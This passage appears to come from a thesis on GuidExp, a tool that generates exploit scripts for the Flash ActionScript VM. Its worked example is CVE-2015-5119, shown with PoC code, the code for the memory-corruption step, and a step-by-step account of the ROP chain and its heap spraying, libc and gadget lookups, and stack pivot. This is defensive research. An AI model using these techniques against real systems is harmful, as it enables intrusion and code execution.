A security expert can therefore create the search space for this exploit subgoal by considering these smaller operations. The expert can choose these opcodes for the search space for the exploit subgoal: `getlocal`, `add`, and `setlocal`. The opcode

`getlocal` `push`es the value of local variables onto the operand stack, `add` is the opcode that `pop`s two values from the operand stack and `push`es the result onto the operand stack, and `setlocal` `pop`s the top value from the operand stack and assigns the value to a local variable. The parameters used with the opcodes should be the indices of the local variables. GuidExp is capable of calculating indices of exploit subgoal-relevant variables when their names are provided. If no variable name is provided, GuidExp calculates indices of all local and global variables and adds them to the current search space.

The invariant for this exploit subgoal will test whether the sum equals to a third known variable. A good invariant for the exploit subgoal could be:

```
//thirdVariable = 18
 return (sum == thirdVariable)
```

5.1.4 Constructing Exploit Script from Checkpoints

If GuidExp synthesizes the line that successfully achieves the exploit subgoal, the invariant returns `true`. We refer to the ActionScript executable that achieves an exploit subgoal as a *checkpoint*. In this example, the checkpoint for the exploit subgoal consists of the PoC and the line that GuidExp synthesizes. Subsequently, GuidExp removes the invariant from the checkpoint since the invariant completed its mission and becomes redundant for synthesizing the next checkpoint. The checkpoint that achieves the given exploit subgoal for the example in §5.1.3 is:

```
function init(){
  var firstVariable = 6;
  var secondVariable = 12;
  var sum = firstVariable + secondVariable; }
```

Acquiring a checkpoint successfully enables the exploit to be ready to aim for the next exploit subgoal; therefore, GuidExp can stitch the exploit script from checkpoints it synthesizes.




Figure 5.3: Overview AEG Tool

5.1.5 Our AEG Tool Overview

Fig. 5.3 depicts an overview of GuidExp, which consists of three phases. GuidExp takes as input the full series of exploit subgoals, and at the end, produces the final exploit script. In the first phase, GuidExp reads an exploit subgoal (denoted by τ_i in Fig. 5.3) from the collection. Then, GuidExp parses the corresponding search space and the invariant (denoted by Search Space(τ_i) and Invariant(τ_i) in Fig. 5.3 respectively). The Exploit Subgoal Parser is responsible for taking the search space and the invariant from the exploit subgoal. Both the search space and the invariant are sent to different units to be used in the second phase.

In the second phase, GuidExp explores all possible execution paths that follow the execution of the trigger slice and checks whether the current exploit subgoal is achieved in any execution path. There are three main units in this phase: (i) the

parser, which generates the AST from the trigger slice into Java structures; the AST becomes the input for the next main unit, (ii) the Code Generator, which analyzes the AST to locate the execution path in which the vulnerability is triggered. The Code Generator outputs executables that follow the execution path by appending a permutation of instructions given in the exploit subgoal to the trigger slice. The executables outputted by the Code Generator are input for the final main unit, (iii) the *Invariant Validator*, which dynamically monitors execution of the executables coming from the Code Generator to decide if the current exploit subgoal is achieved by any of them.

The Code Generator synthesizes distinct executable scripts, called *candidate slice*s (denoted by *Candidate Slice* in Fig. 5.3), by appending distinct permutations of instructions given in the subgoal to the trigger slice at a time. Each executable script can explore a different execution path. However, at this point, GuidExp can generate an infinite number of candidate slices that follow the trigger slice. Therefore, along with the AST, the Code Generator receives as input the search space that consists of a set of opcodes and parameters that can contribute to the task of satisfying the current exploit subgoal. GuidExp explores execution paths constructed with opcodes and parameters given in the search space. Thus, with having the search space, the Code Generator eliminates the execution paths that perform unrelated operations to the exploit. Candidate slices are appended to the trigger slice so that they trigger the vulnerability in the exact same way the trigger slice does.

Fig. 5.5 demonstrates how GuidExp explores execution paths. Here, q_i, red and gray nodes represent AVM program states. State q_0 is the initial state, and represents the initial settings of the AVM. The execution of the trigger slice transitions the program state to q_v, which represents the state of the AVM after the vulnerability is triggered. Then, GuidExp generates distinct candidate slices to explore different execution paths. The execution of every candidate slice results in a different program

Figure 5.4: AEG components description

Name	Description
`Exploit Subgoal`	Depicts a malicious activity whereby execution of the malicious activity allows performing another malicious activity that cannot be performed before.
`Exploit Subgoal Parser`	Responsible for generating *search spaces* and the *invariant* for every predefined exploit subgoal.
`Trigger Slice`	Contains minimum executable code to trigger the target vulnerability without performing any further activity.
`Parser`	Parses the contents of the trigger slice into Java structures, according to the AS 3.0 bytecode file format specification [3] to obtain the corresponding AST.
`Code Generator`	Responsible for generating candidate slices on top of the AST.
`Invariant Validator`	Inserts the invariant at the end of the execution sequence of candidate slices to ensure that the monitoring is performed after the execution of each candidate slice is finished.
`Exploit Subgoal Manager`	Determines whether the invariant is satisfied during the execution of the current candidate slice. If the invariant is satisfied, it restarts the entire process for the next exploit subgoal until all exploit subgoals are satisfied.
`The Target Exploit`	Performs all malicious activities depicted by exploit subgoals in a sequence.

state, leading to one of three types of states:

- Red nodes represent program states that result in an error (e.g., type error, reference error, argument error) or perform an illegal call stack operation (e.g., `pop` when the call stack has zero elements). GuidExp does not append to the candidate slice whose executions terminate on a red node, since no matter what opcode and parameter is appended to the candidate slice, its execution raises the same error (please see § 5.3.4).

- Gray nodes represent program states that do not lead to a program error. Candidate slices that do not visit a red node are in both syntactically and semantically correct form, so they can be extended with more instructions to

obtain new candidate slices. However, these candidate slices (that land on a gray node) cannot satisfy the current exploit subgoal. Therefore, GuidExp needs to continue generating more candidate slices by appending new instruction permutations to these candidate slices (of whose execution ends on a gray node).

- The candidate slice that satisfies the current exploit subgoal is denoted by a green node and "Checkpoint(τ_i)" in Fig. 5.5. When a checkpoint is synthesized, GuidExp stops generating further candidate slices for the current exploit subgoal, since it has already been satisfied. Then, GuidExp synthesizes new candidate slices to satisfy the next exploit subgoal. These candidate slices are generated by appending new instruction permutations to the checkpoint to follow the same execution path that satisfies the previous exploit subgoals. GuidExp, therefore, builds the exploit code (denoted by "The Exploit" in Fig. 5.5) by stitching the checkpoints after all of the given exploit subgoals are satisfied.

Generated candidate slices are sent to the Invariant Validator, which is the third main unit of the second phase and monitors runtime behaviors of candidate slices. As GuidExp does not modify the implementation of the AVM, it cannot make runtime observations. Therefore, GuidExp utilizes invariants to decide whether the corresponding exploit subgoal is satisfied. GuidExp inserts the invariant at the end of the execution of candidate slices to avoid altering their intended behaviors. We expect that the invariant would be given by security experts along with the search space as inputs for GuidExp. The result that the invariant generates (denoted by Decision(Candidate Slice, τ_i) in Fig. 5.3) is input for the *Exploit Subgoal Manager* which appraises the decision.

In the final phase, the execution result of candidate slices is evaluated by the Exploit Subgoal Manager. If the execution of a candidate slice results in an error, the AVM raises an error message. The error message indicates the type of the error with an error code [9]. GuidExp uses the error message to disqualify subsequently generated




Figure 5.5: Exploit Script Generation Process

candidate slices based on the type of the error. If the result is a `false`, the result indicates that the candidate slice is executed without raising any error. However, the candidate slice does not achieve the corresponding target exploit subgoal. In this case, GuidExp discards the candidate slice and informs the Code Generator to synthesize a new candidate slice to be tested.

If the result is a `true`, the candidate slice (denoted by Checkpoint(τ_i) in Fig. 5.3) achieves the corresponding target exploit slice. In this case, the Exploit Subgoal Manager stops the candidate slice generation process and informs the Exploit Subgoal Parser to parse the next target exploit subgoal. The Exploit Subgoal Parser reads the next search space and invariant. Simultaneously, the Exploit Subgoal Manager sends the candidate slice back to the Code Generator so that the Code Generator can use the candidate slice as the skeleton for the next exploit subgoal and this process keeps going until all target exploit subgoals are achieved.

5.1.6 Building the ROP Chain

GuidExp aims to synthesize an exploit script that performs an ROP attack. ROP attacks can perform different types of malicious activities based on the sequence of gadgets (also known as the *ROP chain*) they execute, e.g., producing a shell, running arbitrary code or invoking a system call. Therefore, an ROP attack needs to build the correct gadget sequence to achieve its malicious intention. GuidExp builds the ROP chain that executes `'int 0x80'`, which is used to invoke system calls. GuidExp builds and executes the ROP chain in the final exploit subgoal, `'Building`

`and Executing the ROP Chain'`. The ROP chain consists of 38 lines of codes and contains ten distinct gadgets. GuidExp builds the chain by itself after locating these ten gadgets. To locate a gadget, GuidExp needs to synthesize a function which scans `libc` libraries and returns the address of the given gadget. After locating the first gadget, GuidExp invokes the same function definition with different gadget to locate all required gadgets.

The ROP chain GuidExp builds has the same gadget order with a ROP chain generated by the tool called ROPgadget [190], which also builds a ROP chain from gadgets that it locates and that can be accessed during the execution of a given binary.

5.1.7 Main Challenges of Automatic Exploit Generation

Beside the challenges that the researchers mentioned that a typical AEG tool has to address, AEG for the VMs has additional challenges due to fact that VMs are special programs that interpret, and execute source code written in a different programming language. Unlike other applications that accept non-grammatical strings as valid arguments, inputs for VMs must follow VM-specific format to be interpreted correctly. The main challenges, including but not limited, are given below:

1. *The state space explosion* [19] is one of the main challenges with symbolic execution and other verification techniques. Since symbolic execution forks off a new interpreter at every branch (`if conditions`, `for loops`, etc.), the number of interpreters increases exponentially.

2. *The path selection* [19] must be handled precisely because AEG has to prioritize meaningful paths amongst an infinite number of paths to complete its task in reasonable amount of time.

3. *The environment modeling* [19] is another challenge since the virtual machines interact intensively with the underlying environment. To enable accurate analysis

on the virtual machines, AEG has to model such interactions (e.g., environment IO, network packages) correctly.

4. *The exploit verification* [19] states that it must be verified that the generated exploit is a working exploit for the given system. Even though, the model reaches an `exploit state`, the `exploit state` may be unreachable for the real-world system for some reasons.

5. *Fuzzing language-specific bytecode* is a VM-specific challenge. Many AEG tools leverage a *fuzzer* to generate random inputs leading distinct execution paths to explore all possible behavior of target application. However, VMs cannot be fed with random inputs since executables for VMs must be specification-adherent in order to be interpreted. Moreover, small changes in bytecode requires to tailor the entire bytecode to make the bytecode grammatically valid again. To our knowledge, current fuzzer or fuzzing algorithms are not capable of generating working executables for VMs.

5.2 Implementation

5.2.1 Target Vulnerability

We use CVE-2015-5119 as our target vulnerability, since we introduce the vulnerability in §3.2. We provide the same code snippet and walk the reader through how GuidExp generates the exploit script for this vulnerability.

5.2.2 Preparation: Defining Exploit Subgoals, Inputs & Outputs

As mentioned in §5.1.3, GuidExp takes as input a collection of exploit subgoals and outputs the exploit script if the target vulnerability is exploitable. In this section, we discuss the details of the inputs that the security experts need to provide to GuidExp in order to get the exploit script that performs an ROP attack. While in practice

Listing 5.1: The PoC for CVE-2015-5119

```
1  public class malClass extends Sprite {
2    public function malClass() {
3     var b1 = new ByteArray();
4     b1.length = 0x200;
5     var mal = new hClass(b1);
6     b1[0] = mal;
7    }
8  }
9  public class hClass {
10   private var b2 = 0;
11   public function hClass(var b3) {
12     b2 = b3;
13   }
14   public function valueOf() {
15     b2.length = 0x400;
16     return 0x40;
17   }
18 }
```

GuidExp takes all exploit subgoals as input at the beginning of the exploit generation process, for simplicity, here we discuss this process only in the context of the first exploit subgoal.

In our running example, the first target exploit subgoal in a typical ROP attack, as shown in Fig. 5.2, is `"Corrupting a Buffer Space Implicitly"`. ROP attacks aim to obtain access privileges to sensitive system resources such as `libc` or `ELF` binaries by achieving this exploit subgoal. This exploit subgoal can be achieved by appending the trigger slice with the following source code:

```
Exploit.collection.push(new Vector<uint>(0x200))
```

This line of code creates a `Vector` instance with length `0x200` that accepts only `uint` (unsigned integers) elements. The `Vector` instance is assigned to the memory chunk previously freed with the malicious function calls in Listing 5.1 since the garbage collector works with "last-in, first-out" principle and the memory chunk is the last element freed by the AVM. Also, the memory chunk must be big enough for allocating the new `Vector` instance. Thus, its length must be smaller than 0x200, which is the length of the freed `byteArray` instance in Listing 5.1.

In order to synthesize this source code, the search space consists of the opcodes and parameters in the equivalent bytecode representation of this source code. The optimal bytecode representation here consists of twelve opcode-parameter pairs, and includes nine different ActionScript bytecode opcodes [3, 191]: `getglobalscope`, `getslot`, `getproperty`, `setproperty`, `findpropstrict`, `pushshort`, `applytype`, `construct`, `callproperty` and six different parameters; the constant pool indices of the `Strings` `Exploit`, `collection`, `uint`, `Vector` , `push`, and the value of `0x200`.

The invariant for the first exploit subgoal should test whether a candidate slice corrupts the `length` property of a `Vector` instance. To do that, the invariant should check the length of currently allocated `Vector` instances, and return `true` if one of the `Vector` instances has a length of a large number, such as `0x10000000`. An optimal invariant to perform this check is the following: Line 1 iterates over all `Vector` instances allocated during the execution of each candidate slice and Line 2 checks whether any of the `Vector` instances has a length greater than `0x10000000`. Line 3 holds the corrupted `Vector` instance to be used in later stages of the exploit. Line 4 returns `true` and is reached only if such a corrupted `Vector` instance is created.

In this example above, we expect the security expert to specify a sequence of the exploit subgoals, in which the first exploit subgoal consists of the search space and the invariant we mentioned above, and the PoC to allow GuidExp to know the execution path in which the vulnerability is triggered.

5.2.3 Phase 1: Exploit Subgoal Processing

In the first phase, GuidExp reads the first exploit subgoal and generates the corresponding search space and invariant. The search space is sent to the code

```
for(var i=0; i< Exploit.collection.length; i++){
  if(Exploit.collection[i].length > 0x10000000){
    _corrupted = Exploit.collection[i];
    return true;}
}
```

generator and the invariant is the input for the Invariant Validator. For the first exploit subgoal, GuidExp reads the opcode and parameter sets and the invariant mentioned in §5.2.2.

5.2.4 Phase 2: Generating Candidate Slices and Validating Invariants

In our running example, the code generator must make use of the dangling pointer, which occurs after the trigger slice is executed. The dangling pointer points to the `length` property, which is a 32-bit value, of the subsequently created `Vector` instance, which enables the exploit to corrupt the `length` property by using `b1`. As the modern computer architectures adopt `little-endian` format, the index 3 of `b1` corresponds to the most significant byte. Thus, the exploit code corrupts the `length` property of the `Vector` instance by replacing Line 6 of Listing 5.1 with the following source code:

```
b1[3] = mal;
```

This overrides the most significant byte of the `length` property and its new value becomes `0x40000200`. Therefore, the exploit can access any memory chunk in the memory that the running AVM instance can access during its execution.

Meanwhile, the Invariant Validator receives the invariant from the Exploit Subgoal Parser and is responsible for inserting the invariant for the current exploit subgoal into every candidate slice that the Code Generator generates. If the invariant utilizes `global` or `local` variables, the Invariant Validator creates such variables as `protected` class attributes, so that the variables can be accessible from subclasses as well.

In our running example, the Invariant Validator injects the invariant that it receives form the first exploit subgoal, into the candidate slice. Since the Invariant Validator does not know which `Vector` instance will be corrupted, it must be supported with a `global` and `static Vector` collection. GuidExp automatically checks all instance creation in candidate slices and if the created instance type is `Vector`, GuidExp pushes the `Vector` instance to the `global Vector` collection. The Invariant Validator

therefore can keep track of all `Vector` instances created during the execution of the candidate slice. In addition, Line 3 of the optimal invariant stores the corrupted `Vector` instance if a candidate slice succeeds to create one. The collection is defined with the following code:

```
protected static var collection:* = new Vector.<Vector.<uint>>();
```

The Invariant Validator modifies the trigger slice to add the definition of the collection to `global` scope. The exploit code creates the collection as `global`, since the collection must be accessible from any code block inside the exploit and the Invariant Validator has no chance to know exactly where the corrupted `Vector` is created.

5.2.5 Phase 3: Evaluating Candidate Slices

In our running example, the candidate slice, "Checkpoint(τ_1)", that satisfies the first exploit subgoal is given in Listing 5.2. Lines 3, 9, 10, and 11 in Listing 5.2 are inserted by the Invariant Validator, and Lines 7 and 8 in Listing 5.2 are generated and inserted by the Code Generator. GuidExp uses "Checkpoint(τ_1)" as the skeleton code for synthesizing "Checkpoint(τ_2)".

GuidExp performs the same procedure with "Checkpoint(τ_1)" and the second exploit subgoal until all exploit subgoals are achieved. When all target exploit subgoals are achieved, the exploit subgoal manager outputs the exploit code showing that the given vulnerability is exploitable. Thus, security engineers can analyze the exploit code to see how the target vulnerability is exploited, and how the exploit code uses the vulnerability to perform an actual attack against their security protections.

5.3 Optimization Techniques

Finding the correct permutation of instructions given in exploit subgoals requires testing all possible permutations in the worst case. As mentioned in §5.2.2, in our running example, the exploit subgoal contains nine opcodes and six parameters, and

Listing 5.2: Source code representation of `malclass` in Checkpoint(τ_1)

```
1  public class malClass extends Sprite {
2    public function malClass() {
3     protected static var collection:* = new Vector.<Vector.<uint>>();
4     var b1 = new ByteArray();
5     b1.length = 0x200;
6     var mal = new hClass(b1);
7     b1[3] = mal;
8     Exploit.collection.push(new Vector<uint>(0x200));
9     for(var i=0; i< Exploit.collection.length; i++) {
10      if(Exploit.collection[i].length > 0x10000000)
11       return true;
12      }
13 }
```

the bytecode sequence satisfying the exploit subgoal consists of twelve instructions. Hence, GuidExp must generate and run 54^{12} candidate slices in the worst case to test all possible permutations, which is not practical. In this section, we discuss four optimization techniques that we successfully implemented to address this challenge and reduce the number of candidate slices to be tested, leveraging language features of the ActionScript language.

Table 5.1 demonstrates the efficiency results for our optimization techniques for our running example. Rows are labeled with numbers given in parentheses. The left cell of a row describes the value given in the corresponding right cell. Rows written in bold show the effectiveness of our four optimization techniques and having exploit subgoals. If a value is required to be calculated, the calculation is given in the same cell, below the value. Numbers in parentheses used in these calculations refer to the value of the corresponding rows.

5.3.1 Deconstructing an Exploit into Subgoals

As mentioned in §5.1.3 and demonstrated in Figure 5.2, GuidExp splits the target exploit script into many smaller exploit subgoals in order to facilitate the exploit generation task. This is our first optimization technique, and we refer to this henceforth as *exploit deconstruction*.

With exploit deconstruction, GuidExp targets synthesizing exploit subgoals in

sequence instead of synthesizing the entire exploit script at once. Therefore, GuidExp can define a checkpoint for every exploit subgoal on the execution path of the exploit script. When GuidExp synthesizes a candidate slice that reaches a checkpoint, GuidExp prunes all other execution paths that cannot reach the checkpoint, or those that need a longer path to reach the checkpoint. Figure 5.5 demonstrates how exploit deconstruction prunes execution paths that GuidExp needs to explore. After reaching the Checkpoint(τ_1), GuidExp focuses on synthesizing the candidate slice that reaches Checkpoint(τ_2). At this point, GuidExp ensures that candidate slices it generates visit Checkpoint(τ_1) before reaching Checkpoint(τ_2) despite the fact that it is possible that there are execution paths that do not visit Checkpoint(τ_1) but do reach Checkpoint(τ_2). However, the number of execution paths that GuidExp needs to explore increases exponentially in each level as GuidExp appends the permutations of instructions given in the current search space to the trigger slices. Therefore, with having exploit deconstruction, our experiments show that we can disqualify the vast majority of execution paths. For our running example, the efficiency of exploit deconstruction technique for synthesizing Checkpoint(τ_1) and Checkpoint(τ_2) is given in the eighth row of Table 5.1.

Subgoal 1: Corrupting a Buffer Space Implicitly. The exploit starts with triggering the vulnerability after collecting victim system information. Our exploit triggers the vulnerability as we discuss in §5.2.1. It uses the dangling pointer to obtain a corrupted `Vector` space, which is an array whose elements all have the same data type, as after freeing `b1`, the first instance allocation happens in the freed memory chunk pointed by the dangling pointer since the AVM works with "last-in, first-out" principle. Therefore, the exploit creates a `Vector` instance after executing the malicious `valueOf()` to allocate it to the freed memory chunk with the following:

```
1 var corruptedVector = new Vector.<uint>(0x3fa)
```

The dangling pointer points to the `length` property, which is a 32-bit value, of the

Table 5.1: Efficiency calculation of our optimization techniques

Description	**Value**
(1) Number of opcodes in AS language	164 [191]
(2) Number of parameters in our trigger slice	33
(3) Number of instructions needed to append to the trigger slice to produce Checkpoint(τ_1)	12
(4) Number of instructions needed to append to the Checkpoint(τ_1) to produce Checkpoint(τ_2)	23
(5) Number of candidate slices that GuidExp needs to generate to produce Checkpoint(τ_1)	$164^{12} * 33^{12}$ $(1)^{(3)} * (2)^{(3)}$
(6) Number of candidate slices that GuidExp needs to generate to produce Checkpoint(τ_2) without exploit deconstruction	$164^{35} * 33^{35}$ $(1)^{(3)+(4)} * (2)^{(3)+(4)}$
(7) Number of candidate slices that GuidExp needs to generate to produce Checkpoint(τ_2) with exploit deconstruction	$164^{12} * 33^{12} + 164^{23} * 33^{23}$ $(5) + (1)^{(4)} * (2)^{(4)}$
(8) **Efficiency of exploit deconstruction for the first exploit subgoal**	$\approx 10^{45}$ (6)/(7)
(9) Number of candidate slices that GuidExp needs to generate to produce Checkpoint(τ_1) by utilizing the first exploit subgoal	54^{12} (please see §5.3)
(10) **Efficiency of having the first exploit subgoal**	$\approx 10^{24}$ (5)/(9)
(11) Number of tiles in the first subgoal	8
(12) **Efficiency of instruction tiling for the exploit subgoal**	$\approx 10^{13.5}$ $(9)/(11)^{(11)}$
(13) Number of candidate slices GuidExp needs to generate to satisfy the first exploit subgoal	2,396,744 $\sum_{n=1}^{(11)-1}(11)^n$
(14) Number of candidate slices that pass the operand stack verification	29,167
(15) Number of candidate slices that pass the operand stack verification and feedback from the AVM	12,229
(16) **Percentage of candidate slices that the operand stack verification discards for the first exploit subgoal**	98.78% $1 - (14)/(13)$
(17) **Percentage of candidate slices discarded based on the feedback from the AVM for the first exploit subgoal**	58% $1 - (15)/(14)$

```
1 for(var i=0; i< Exploit.collection.length; i++) {
2   if(Exploit.collection[i].length > 0x40000000)
3     return true;
4 }
```

subsequently created `Vector` instance which enables the exploit to corrupt the `length` property by using `b1`. As the modern operating systems adopts `little-endian` format, the index 3 of `b1` corresponds the most significant byte. Thus, the exploit corrupts the `length` property of the `Vector` instance by replacing Line 6 and Line 16 with the followings:

```
6  b1[3] = mal;
```

```
16 return 0x40;
```

This overrides the most significant byte of the `length` property and its new value becomes `0x400003fa`. Therefore, the exploit can access any memory chunk in the memory that running Flash Player can access during its execution.

AEG implementations must insert monitoring code at the end of the execution paths they explore to be capable of monitoring run-time behaviors of the exploit. The monitoring code that checks whether the exploit has a corrupted memory space is the following: Here, Line 1 iterates over all `Vector` instances allocated during the exploit and Line 2 checks whether any of the `Vector` instances has a length of bigger than `0x40000000`, and if it finds one, it returns `true` to alert AEG implementations that the milestone is explored. The monitoring code adopts a `global`, `static Vector` collection that holds all the `Vector` instances that are created in the exploit. The collection is defined with the following:

```
1 public static var collection:* = new Vector.<Vector.<uint>>();
```

The exploit creates the collection as `global` since the collection must be accessible from any code block inside the exploit and the exploit cannot know exactly where the corrupted `Vector` is created.

Subgoal 2: Spraying helper elements. As modern OSes commonly utilize ASLR to disable attackers to transfer execution controls to concrete memory addresses, exploits spray their payload into the call stack and the heap to maximize their chance to jump onto one. After having a corrupted `Vector` instance, the exploit sprays big `Vector` instances which act as the placeholder for the payload, into the heap with a `ByteArray` instance to be corrupted and the object that initializes the exploit as packed inside of `Vector` instances. The exploit needs to spray the initializer object along with the other elements since the pointer of the initializer object located in the *virtual table* (VT), which is a mechanism used in a programming language to support run-time method binding. Therefore, the exploit can locate the VT by locating the initializer object. In addition, the exploit sets the `length` of the `Vector` instances to a number which is unlikely to be seen in the heap such as `1014` or `0x000003f6` so that the exploit can locate the `Vector` instances by seeking this number. The exploit aims to corrupt the `ByteArray` instance to be able to work on single bytes, while the `Vector` instance accepts `uint`s, which are four-bytes in length. Thus, as `ByteArray` instances contain the memory address of the head of their corresponding array instance, the exploit can set both the position and the length of the `ByteArray`.

Subgoal 3: Locating Sprayed Elements After spraying the `Vector` instances, the exploit locates them by looking for the value assigned as their `length`, in the corrupted `Vector` space. After locating a sprayed `Vector` instance, the exploit knows that the index 1 points to the `ByteArray` instance that the exploit wants to corrupt. Then, The exploit alters the memory cells that holds the position and `length` properties of the disclosed `ByteArray` instance. To do that, the exploit needs to synthesize the following:

```
1 var vector_location=0;
2 for (var i= 0; i < corruptedVector.length; i++) {
3   if (corruptedVector[i] == 0x3f6)
4     vector_location = i;}
```

Here, `corruptedVector` in the Line 2 and Line 3 is the `Vector` instance that the exploit corrupted its `length` property in Step 1. Line 2 iterates over the corrupted memory space and Line 3 tries to recognize one of the sprayed `Vector` instances by locating their `length` properties which was set as `0x000003f6` in the Step 2.

To decide whether the exploit achieves locating one of the sprayed `Vector` instance, AEG implementations can look at the value of `vector_location` as it holds the location of a sprayed `Vector` instance. However, one of the execution paths that AEG implementations explore in this step can simply assign a value to the variable. Therefore, the monitoring code must verify that the sprayed `Vector` instance is not overwritten with the following:

```
1 if(sprayed_vector_location !=0 &&
2   corruptedVector[sprayed_vector_location] == 0x3f6)
3   return true;
```

Subgoal 4: Disclosing the offset of the located elements. Locating a sprayed `Vector` instance allows the exploit to disclose the offset of pivotal elements in the memory such as VT. The address of VT can be calculated by locating the initializer object sprayed inside the placeholder with the `ByteArray` instance to be corrupted.

Subgoal 5: Corrupting the Disclosed Buffer A `ByteArray` instance is represented with an array structure along with its metadata. The exploit positions the `ByteArray` instance that it wants to corrupt by altering the location of the array to `0x00000000` so that the memory addresses of objects and their position in the `ByteArray` instance become the same. Also, the exploit sets the size of the array as

`0xffffffff` to access the entire memory.

Subgoal 6: Locating ELF object files. *Data execution prevention* (DEP) is one of the advanced security mechanisms that prevents arbitrary code execution by separating executable instructions from memory regions. However, an elegant exploit can bypass DEP with *return-oriented programming* (ROP) in which the attacks stitch their malicious activities from executable code fragments, called *gadgets* [194]. Therefore, the exploit needs to locate necessary gadgets that reside in *executable and linkable format* (ELF) object files [217] to implement a ROP attack. ELF is a common standard file format for executables and shared libraries, such as `libc`. After having the corrupted `ByteArray` instance, and knowing the location of VT, locating the ELF binaries is not an arduous task as the ELF binaries start with a header which is `'ELF.'` or `0x464c457f` in the hexadecimal representation.

Step 7: Locating `libc` libraries. With discovering the position of ELF object files, the exploit can perform the crucial step of locating `libc` libraries as they are already executable. The exploit looks for the word `'feof'` which is one of the functions residing in `libc`, but seeking any other function with the same properties does the trick. `'feof'` checks if the *end-of-file* (EOF) has been reached. The header of the `libc` can be revealed with the position of the word `'feof'` as the structure of `libc` is well-known.

Subgoal 8: Locating Executable Segment ROP is a cyberattack in which attackers combine `gadgets`, a sequence of executable instructions that end up with a `ret` instruction, to perform specific malicious tasks. The exploit locates these gadgets to build a chain of executable instructions to run its `shellcode` in victim machines.

The exploit needs to spot `'mprotect'` which changes the access protections for the calling process's memory pages [108], and `'clone'` which creates a new process that allows the child process to share parts of its execution context with the calling process,

such as the virtual address space [107].

Subgoal 9: Locating gadgets and building the ROP chain. The exploit uses the `gadgets` to build a sequence of instructions that executes the payload which has already been sprayed into memory. The exploit cannot directly jump to an arbitrary memory address and transfer the control to this memory address because its parent progress (the vulnerable VM execution) already employs a stack which is the `call stack`. Therefore, it starts with creating a fake stack frame (also known as `stack pivot`) in the area of memory which forms the ROP chain. Then, the exploit changes `'ESP'`, the stack pointer register, with the `'EAX'` that holds this memory address by using the `gadget` of `'xchg eax esp, ret'`. Additionally, the exploit preserves the `stack pivot` with the `gadget` of `'add esp x2c, ret'`. It also saves the original stack address in `ESI`, which is used for temporary data storage, to recover the control-flow after it succeeds the attack with the `gadget` of `'xchg eax esi, ret'`.

5.3.2 Operand Stack Verification

Computation in the AVM is based on executing the code sequence of method bodies, the constant pool, and the heap for non-primitive data objects created at run-time. The code sequence is composed of instructions. Each instruction modifies the state of the AVM or has an effect on the run-time environment by means of input or output. To manage the execution of method bodies, the AVM employs an *operand stack* [3], and a *scope stack* [3]. The operand stack holds operands for the instructions and stores their results. The scope stack is part of the run-time environment and stores objects that are to be searched by the AVM.

Since GuidExp generates a candidate slice for every permutation of instructions given in the search spaces, some candidate slices could perform illegal operand stack operations. These illegal operations can causes two types of errors related to the operand stack: (1) *stack underflow*, which occurs when an instruction tries to `pop` elements from the operand stack while the operand stack holds no element, (2) *stack*

overflow, which occurs when a function returns before `pop`ping all elements it pushed onto the operand stack.

In our second optimization technique, *operand stack verification*, GuidExp simulates the operand stack for the candidate slice it generates to decide whether the candidate slice causes an operand stack violation *before* sending the candidate slice to the Invariant Validator. If a candidate slice causes the stack underflow error, GuidExp marks the instruction permutation that the candidate slice contains as `ill-prefix` and discards the candidate slice. GuidExp also eliminates the subsequently generated candidate slices which contain an `ill-prefix` instruction permutation because they will raise the same error regardless of instructions they add to an `ill-prefix` permutation. If a candidate slice causes the stack overflow error, GuidExp eliminates the candidate slice but does not mark the instruction permutation it contains as `ill-prefix`, because candidate slices that cause a stack overflow error might be followed by instruction sequences that consume remnant elements in the operand stack. As shown in the fifteenth row of Table 5.1, GuidExp can disqualify 98.78% of the generated candidate slices by using the operand stack verification technique for our running example.

5.3.3 Instruction Tiling

Instructions in the ActionScript bytecode language typically need to be used in particular sequences, together, to represent semantically meaningful activities. For example, the opcode `"setproperty"`, which `pop`s an object and a value from the top of the operand stack and then assigns the value to the object, requires that these two data be pushed onto the operand stack previously. The ActionScript bytecode language utilizes the opcode `"findpropstrict"` to push an object in the given index to the operand stack. Thus, these two opcodes are commonly used together to perform a certain activity.

